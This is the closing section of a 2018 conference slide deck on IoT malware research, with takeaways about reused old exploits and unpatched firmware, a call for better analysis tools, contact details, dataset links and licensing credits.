- To enable AI-powered cybersecurity

  Proper, clean, structured, updated data is absolutely necessary
  - Need to **continuously correct bad data** in: CVEs, sec-adv, defense rules (IDS, Yara, VAS)
  - Else: GIGO = Garbage In Garbage Out
    - *“The effectiveness of a data mining exercise depends critically on the quality of the data. In computing this idea is expressed in the familiar acronym GIGO – Garbage In, Garbage Out” (“Principles of Data Mining”, 2001)*

Key Takeaways

- IoT malware works well with 0lday
  - Really old exploits are (re)used over a long timespan
    - 0lday works excellently -> no need to discover (or burn) 0-day
  - Device firmware doesn’t get updated much
  - A discovered vulnerability does not necessarily get fixed for similar devices

- More and better (automated) tools for IoT malware analysis are needed
  - The presented sandbox is a step in that direction

- Many/most IoT malware families (and their exploits) are closely related
  - Good to keep track of metadata and historic evolution

Q & A


Thank you!

- Reach us here:
  - ancostin@jyu.fi or @costinandrei
  - jzaddach@cisco.com or @jzaddach

- The datasets, the whitepaper and the slides periodically updated here:
  - http://firmware.re/bh18us
  - http://firmware.re/malw

License

- The datasets, the whitepaper and the slides are covered by:
  - Attribution 3.0 Unported (CC BY 3.0)



  - BY: “Andrei Costin (University of Jyvaskyla, Firmware.RE Project) and Jonas Zaddach (Cisco Talos Intelligence Group), 2018”

Media sources

- Ecovacs DeeBot by Faktoren (CC-BY-SA 4.0)
- NAS Server by Bin im Garten (CC-BY-SA 3.0)
- A Winter’s Day by jknaus (copyright/license info missing)